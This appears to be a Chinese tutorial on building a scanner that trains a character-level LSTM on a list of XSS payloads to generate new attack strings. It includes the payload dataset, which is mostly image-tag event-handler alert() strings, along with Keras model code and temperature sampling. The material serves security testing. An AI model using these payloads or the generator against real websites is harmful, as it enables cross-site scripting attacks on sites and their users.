智能扫描器

扫描器通过对目标网站发送攻击请求，根据应答内容判断是否存在漏洞，整个过程模拟黑客踩点和渗透的过程。

自动生成攻击载荷


机器通过学习攻击样本，自动生成攻击载荷，而不是死板地照套模板规则。

超参数

```
maxlen = 25
char_idx = None
temperatue = 1.0
```

数据集

XSS攻击载荷数据集



```
%253Cscript%253Ealert('XSS')%253C%252Fscript%253E
"</script><script>alert(String.fromCharCode(88,83,83))</script>
<IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onafterprint="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onbeforeprint="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onbeforeunload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onerror="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onhashchange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onmessage="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x ononline="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onoffline="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpagehide="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpageshow="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onpopstate="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onresize="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onstorage="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onunload="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onblur="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x onchange="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oncontextmenu="alert(String.fromCharCode(88,83,83))">
<IMG SRC=x oninput="alert(String.fromCharCode(88,83,83))">
```

特征提取

建立字符对应数字的转换表：char_dict。

例：

maxlen = 25

x = '<IMG SRC=x onbeforeunloa'

y = 'd'

这部分返回值为：

char_dict: 建立字符对应数字的转换表，生成字典，dict

X: 整个字符文件转换为数字向量，array(n_samples, maxlen, len(char_dict))

Y: 目标词, array(n_samples, len(char_dict))

训练模型

N-gram也可以用于序列生成，使用条件概率（数频数）。

https://blog.csdn.net/qyk2008/article/details/80225986

使用lstm模型

```
def lstm():
    """    :return: lstm 模型    """
    model = keras.Sequential([
        keras.layers.LSTM(units=128, input_shape=(maxlen, len(char_idx)), dropout=0.2,
return_sequences=True),
        keras.layers.LSTM(units=128, dropout=0.2),
        keras.layers.Dense(units=128, activation="relu"),
        keras.layers.Dropout(rate=0.2),
        keras.layers.Dense(units=len(char_idx), activation="softmax")    ])
    model.summary()
    model.compile(loss='categorical_crossentropy', optimizer=keras.optimizers.Adam(),
metrics=['accuracy'])
    return model
```

生成序列

使用了**temperature**参数，用于控制采样过程中的随机性。较高的temperature导致较高熵的采样分布，这将产生更多令人惊讶和非结构化的生成数据，而较低的temperature将导致较少的随机性和更可预测的生成数据。

$$p_i = \frac{e^{\frac{logp_i}{t}}}{e^{\sum \frac{logp_j}{t}}}$$

- 流程

  随机生成一个seed_x，作为预测的输入，预测其目标值。例如，seed_x='SRC=x onbeforeunload="al'

  preds = trained_model.predict(sequence, verbose=1)[0] （preds为array(len(char_dict),)

  要从预测矩阵中选取最有可能的值的索引，此时用到**temperature**进行选择。得到概率值最大的索引，在char_dict中找到对应char，即为预测值，seed_y = 'X'

  接着更新seed_x = 'RC=x onbeforeunload="alX'，继续预测其seed_y